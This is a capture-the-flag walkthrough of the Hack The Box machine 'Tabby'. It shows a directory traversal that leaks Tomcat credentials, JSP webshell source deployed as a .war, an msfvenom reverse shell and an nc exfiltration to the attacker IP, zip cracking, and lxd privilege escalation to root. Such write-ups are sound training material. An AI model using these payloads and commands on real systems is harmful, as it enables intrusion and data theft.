Tabby - Active

IP: 10.10.10.194

Nmap


Ran a scan: `nmap -p- -Pn -A -T5 10.10.10.194 > nmap.txt`

```
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http
 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Mega Hosting
8080/tcp open  http    Apache Tomcat
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Apache Tomcat
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Websites

Port 8080

Seems like we're gonna need creds to progress on this site. We're told these creds are stored in **tomcat-users.xml**, potentially.



Port 80 website



in **view source**, i see it reference **megahosting.htb** so let's add that to our `/etc/hosts` , I can also see a reference to http://10.10.10.194/news.php?file=statement and just looking at it it looks vulnerable to directory traversal.

Directory traversal

Fucking with it for a while, eventually this works: http://10.10.10.194/news.php?file=../../../../etc/passwd

```
view-source:http://10.10.10.194/news.php?file=../../../../etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
tomcat:x:997:997::/opt/tomcat:/bin/false
mysql:x:112:120:MySQL Server,,,:/nonexistent:/bin/false
ash:x:1000:1000:clive:/home/ash:/bin/bash
```

After reading how Tomcat organises its directories (https://packages.debian.org/sid/all/tomcat9/filelist) we find that this yields manager creds **news.php?file=../../../../usr/share/tomcat9/etc/tomcat-users.xml**

```
view-source:http://10.10.10.194/news.php?file=../../../..///usr/share/tomcat9/etc/tomcat-users.xml

  Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<tomcat-users xmlns="http://tomcat.apache.org/xml"
              xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
              xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
              version="1.0">
<!--
  NOTE:  By default, no user is included in the "manager-gui" role required
  to operate the "/manager/html" web application.  If you wish to use this app,
  you must define such a user - the username and password are arbitrary. It is
  strongly recommended that you do NOT use one of the users in the commented out
  section below since they are intended for use with the examples web
  application.
-->
<!--
  NOTE:  The sample user and role entries below are intended for use with the
  examples web application. They are wrapped in a comment and thus are ignored
  when reading this file. If you wish to configure these users for use with the
  examples web application, do not forget to remove the <!.. ..> that surrounds
  them. You will also need to set the passwords to something appropriate.
-->
<!--
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
  <user username="role1" password="<must-be-changed>" roles="role1"/>
-->
   <role rolename="admin-gui"/>
   <role rolename="manager-script"/>
   <user username="tomcat" password="$3cureP4s5w0rd123!" roles="admin-gui,manager-script"/>
</tomcat-users>
```

So we got some creds: **tomcat ; $3cureP4s5w0rd123!**

~~Host~~ Manager

> Okay, this bit took a REALLY long time for me to work out. I used a mixture of this guide (https://www.hackingarticles.in/multiple-ways-to-exploit-tomcat-manager/) plus what I knew from the previous box, **Jerry**. Plus I read the **docs** for Tomcat 9. I've done my best to make it as clear as possible, but I'm sorry if it seems unclear.

It's a bit of a rabbit hole to rush off to the **/host-manager** web app with those new creds we just found.

Instead, let's have a look at the **third** line from the bottom of the **.xml** we found: we have **permissions** to "**rolename=manager-script**" . Reading the tomcat9 docs (http://tomcat.apache.org/tomcat-9.0-doc/manager-howto.html) we find that we probably shouldn't have access to this, as this belongs to the **/manager** when we are supposed to be **/host-manager.**

You can find the role names in the `web.xml` file of the Manager web application. The available roles are:

- **manager-gui** — Access to the HTML interface.
- **manager-status** — Access to the "Server Status" page only.
- **manager-script** — Access to the tools-friendly plain text interface that is described in this document, and to the "Server Status" page.
- **manager-jmx** — Access to JMX proxy interface and to the "Server Status" page.

Continuing to read the docs, with these permissions it seems like althought we cannot open the /manager gui from 10.10.10.94:8080, we can access it via the url. What we're going to do is exploit this in our **terminal** via `curl:`

> **HTML User-friendly Interface**
>
> The user-friendly HTML interface of Manager web application is located at
>
> `http://{host}:{port}/manager/html`

We'll go into more detail on this in a second, but for now let's craft a malicious payload.

Craft A .war

Other than sounding cool, a **.war** file is how we're going to exploit this **/manager**.

Create **index.jsp** in your kali

```
<FORM METHOD=GET ACTION='index.jsp'>
<INPUT name='cmd' type=text>
<INPUT type=submit value='Run'>
</FORM>
<%@ page import="java.io.*" %>
<%
   String cmd = request.getParameter("cmd");
   String output = "";
   if(cmd != null) {
      String s = null;
      try {
         Process p = Runtime.getRuntime().exec(cmd,null,null);
         BufferedReader sI = new BufferedReader(new
InputStreamReader(p.getInputStream()));
         while((s = sI.readLine()) != null) { output += s+"</br>"; }
      }  catch(IOException e) {   e.printStackTrace();   }
   }
%>
<pre><%=output %></pre>
```

And now, `mkdir webshell` and then copy index.jsp in `cp index.jsp webshell/` . Then `cd webshell` and then `jar -cvf ../webshell.war *`

```
kali@kali:~/Downloads/tabby$ mkdir webshell
kali@kali:~/Downloads/tabby$ cp index.jsp webshell/
kali@kali:~/Downloads/tabby$ cd webshell
kali@kali:~/Downloads/tabby/webshell$ jar -cvf ../webshell.war *
adding: META-INF/ (in=0) (out=0) (stored 0%)
adding: META-INF/MANIFEST.MF (in=56) (out=56) (stored 0%)
adding: index.jsp (in=0) (out=2) (deflated -2147483648%)
Total:
------
(in = 40) (out = 368) (deflated -820%)
```

`cd` back and you should see the malicious payload - **webshell.war** - we'll uploading to the server.

```
kali@kali:~/Downloads/tabby/webshell$ cd ../
kali@kali:~/Downloads/tabby$ ls
index.jsp  webshell  webshell.war
```

Curl

We cannot access the manager gui, but we do have **permissions** to deploy manager commands in the url.

To make our lives easier, we're going to use `curl` . Let's start with a safe command, to demonstrate we can access **/manager** related info: `curl 'http://tomcat:$3cureP4s5w0rd123!@10.10.10.194:8080/manager/text/serverinfo'`

```
kali@kali:~/Downloads/tabby$ curl 'http://tomcat:$3cureP4s5w0rd123!@10.10.10.194:8080/manager/text/serverinfo'
OK - Server info
Tomcat Version: [Apache Tomcat/9.0.31 (Ubuntu)]
OS Name: [Linux]
OS Version: [5.4.0-31-generic]
OS Architecture: [amd64]
JVM Version: [11.0.7+10-post-Ubuntu-3ubuntu1]
JVM Vendor: [Ubuntu]
```

From the docs, we know that we can run more than just serverinfo. We can **upload** our malicious file via: `curl --upload-file webshell.war 'http://tomcat:$3cureP4s5w0rd123!@10.10.10.194:8080/manager/text/deploy?path=/'`


```
kali@kali:~/Downloads/tabby$ curl --upload-file webshell.war 'http://tomcat:$3cureP4s5w0rd123!@10.10.10.194:8080/manager/text/deploy?path=/'
OK - Deployed application at context path [/webshell.war]
```

To double check that it's there, run this: `curl 'http://tomcat:$3cureP4s5w0rd123!@10.10.10.194:8080/manager/text/list'`

```
kali@kali:~/Downloads/tabby$ curl 'http://tomcat:$3cureP4s5w0rd123!@10.10.10.194:8080/manager/text/list'
OK - Listed applications for virtual host [localhost]
/:running:0:ROOT
/payload.war:running:0:payload.war
/examples:running:1:/usr/share/tomcat9-examples/examples
/evil:running:0:evil
/evil.war:running:0:evil.war
/host-manager:running:0:/usr/share/tomcat9-admin/host-manager
/test-shell:running:0:test-shell
/manager:running:0:/usr/share/tomcat9-admin/manager
/thedeep:running:0:thedeep
/webshell.war:running:1:webshell.war
/docs:running:0:/usr/share/tomcat9-docs/docs
```

RCE to Reverse Shell

Now get yourself over to **10.10.10.194:8080/webshell.war/** and have a look at something beautiful



I had a **REAL hard time** turning this web shell into a reverse shell, so I ultimately just re-uploaded a malicious war file, re-doing the previous steps, to give me a reverse shell:

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.34 LPORT=4321 -f war > rev.w

curl --upload-file rev.war 'http://tomcat:$3cureP4s5w0rd123!@10.10.10.194:8080
/manager/text/deploy?path=/'

nc -nvlp 4321

curl http://10.10.10.194:8080/rev.war/
```

```
kali@kali:~/Downloads/tabby/reverse$ nc -nvlp 4321
listening on [any] 4321 ...
connect to [10.10.14.34] from (UNKNOWN) [10.10.10.194] 42740
ls
conf
lib
logs
policy
webapps
work
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Tomcat shell

Python upgrade your shell: `python3 -c 'import pty; pty.spawn("/bin/bash")'`

Enumerating around the box, if we go to `var/www/html/files` we find a zip file owned by **Ash**, a user on the box.

```
tomcat@tabby:/var/www/html/files$ l -lash
l -lash
total 36K
4.0K drwxr-xr-x 4 ash  ash  4.0K Jun 17 21:59 ./
4.0K drwxr-xr-x 4 root root 4.0K Jun 17 16:24 ../
 12K -rw-r--r-- 1 ash  ash  8.6K Jun 16 13:42 16162020_backup.zip
4.0K drwxr-xr-x 2 root root 4.0K Jun 16 20:13 archive/
4.0K drwxr-xr-x 2 root root 4.0K Jun 16 20:13 revoked_certs/
8.0K -rw-r--r-- 1 root root 6.4K Jun 16 11:25 statement
```

Steal it back to your kali via:

- victim: `nc -w5 10.10.14.34 4321 < 16162020_backup.zip`
- kali: `nc -l -p 4321 > 16162020_backup.zip`

Zip crack

And then use a zip bruteforce tool. I use this one: https://github.com/The404Hacking/ZIP-Password-BruteForcer . It takes a WHILE though, so be patient.

```
##########################################
# Zip Password Brute Forcer (Top Speed) #
##########################################
# The404Hacking                          #
# Digital Security ReSearch Group        #
# T.me/The404Hacking                     #
##########################################

 [+] ZIP File Address: /home/kali/Downloads/tabby/16162020_backup.zip

 [+] Password List Address: /usr/share/wordlists/rockyou.txt
ls

 [*] Password Found :)
 [*] Password: admin@it

 [**] Took 735.810586 seconds to Srack the Password. That is, 14076 attempts per second.
```

password: **admin@it**

Before we even go and have a look at the files, let's try to `su ash` with this password:

```
tomcat@tabby:/var/www/html/files$ su ash
su ash
Password: admin@it

ash@tabby:/var/www/html/files$ cat /home/ash/user.txt
cat /home/ash/user.txt
5cdc4bba39e3cbc27dd751965d93d020
```

Ash Shell

Go get your user flag, and then let's focus on the **privesc.**

If we run an eumeration script, or just, id, you'll see we are apart of an intrresting group: **lxd**

```
uid=1000(ash) gid=1000(ash) groups=1000(ash),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
```

Goolging around for what this is, we find this article that pretty much guides us to root:https://www.hackingarticles.in/lxd-privilege-escalation/

LXC exploit

First, install alpine and build it from github

```
git clone  https://github.com/saghul/lxd-alpine-builder.git
cd lxd-alpine-builder
sudo ./build-alpine
```

Second, python host the **alpine-tar.gz** and **wget** the file over to Ash's home directory

```
ash@tabby:~$ wget 10.10.14.34:8000/alpine-v3.12-x86_64-20200701_1012.tar.gz
wget 10.10.14.34:8000/alpine-v3.12-x86_64-20200701_1012.tar.gz
--2020-07-01 14:31:28--  http://10.10.14.34:8000/alpine-v3.12-x86_64-20200701_1012.tar.gz
Connecting to 10.10.14.34:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3199188 (3.1M) [application/gzip]
Saving to: ‘alpine-v3.12-x86_64-20200701_1012.tar.gz’

alpine-v3.12-x86_64 100%[==================>]   3.05M  1.14MB/s    in 2.7s

2020-07-01 14:31:30 (1.14 MB/s) - ‘alpine-v3.12-x86_64-20200701_1012.tar.gz’ saved [3199188/3199188]
```

Third, import the .gz. Yours will have a different **middle** section, which is the **date**. And the alias section can be called whatever you want, mine was called *evil*: `lxc image import ./alpine-.....tar.gz --alias [name]` after that `lxc image list` to check yours has been added.

```
ash@tabby:~$ lxc image import ./alpine-v3.12-x86_64-20200701_1012.tar.gz --alias evil
<pine-v3.12-x86_64-20200701_1012.tar.gz --alias evil
ash@tabby:~$ lxc image list
lxc image list
| ALIAS | FINGERPRINT  | PUBLIC |          DESCRIPTION           | ARCHITECTURE |   TYPE    |  SIZE  |         UPLOAD
| evil  | 5825efeb11a5 | no     | alpine v3.12 (20200701_10:12) | x86_64       | CONTAINER | 3.05MB | Jul 1, 2020 at
pm (UTC) |
```

Forth, `lxd init` and use enter just go through all the defaults. This is to make sure there are no errors for our next stage.

```
ash@tabby:~$ lxd init
lxd init
Would you like to use LXD clustering? (yes/no) [default=no]: no
no
Do you want to configure a new storage pool? (yes/no) [default=yes]: yes
yes
Name of the new storage pool [default=default]:

Name of the storage backend to use (btrfs, dir, lvm, ceph) [default=btrfs]: dir
dir
Would you like to connect to a MAAS server? (yes/no) [default=no]:

Would you like to create a new local network bridge? (yes/no) [default=yes]:

What should the new bridge be called? [default=lxdbr0]:

What IPv4 address should be used? (CIDR subnet notation, “auto” or “none”) [default=auto]:

What IPv6 address should be used? (CIDR subnet notation, “auto” or “none”) [default=auto]:

Would you like LXD to be available over the network? (yes/no) [default=no]:

Would you like stale cached images to be updated automatically? (yes/no) [default=yes]

Would you like a YAML "lxd init" preseed to be printed? (yes/no) [default=no]:
```

Fifth, a few commands to have our image mounted, and to host all the files on the system in the **/mnt** directory

```
lxc init [name] ignite -c security.privileged=true

lxc config device add ignite mydevice disk source =/ path=/mnt/root recursive=t
rue

lxc start ignite
```

Sixth, `lxc exec newprofile /bin/sh` will create a weird looking shell, but it's a root shell trust me. Everything has been moved to the **/mnt** directory, so if you `cat /mnt/root/root/root.txt` you'll get your root flag.

```
/mnt/root # ^[[46;13Rcat /mnt/root/root/root.txt
cat /mnt/root/root/root.txt
35e911020196b6650bb82df5e9dfec46
```

About the Author

I'm a PhD student in information security. Noobing my way through ethical hacking asPur1pleW0lf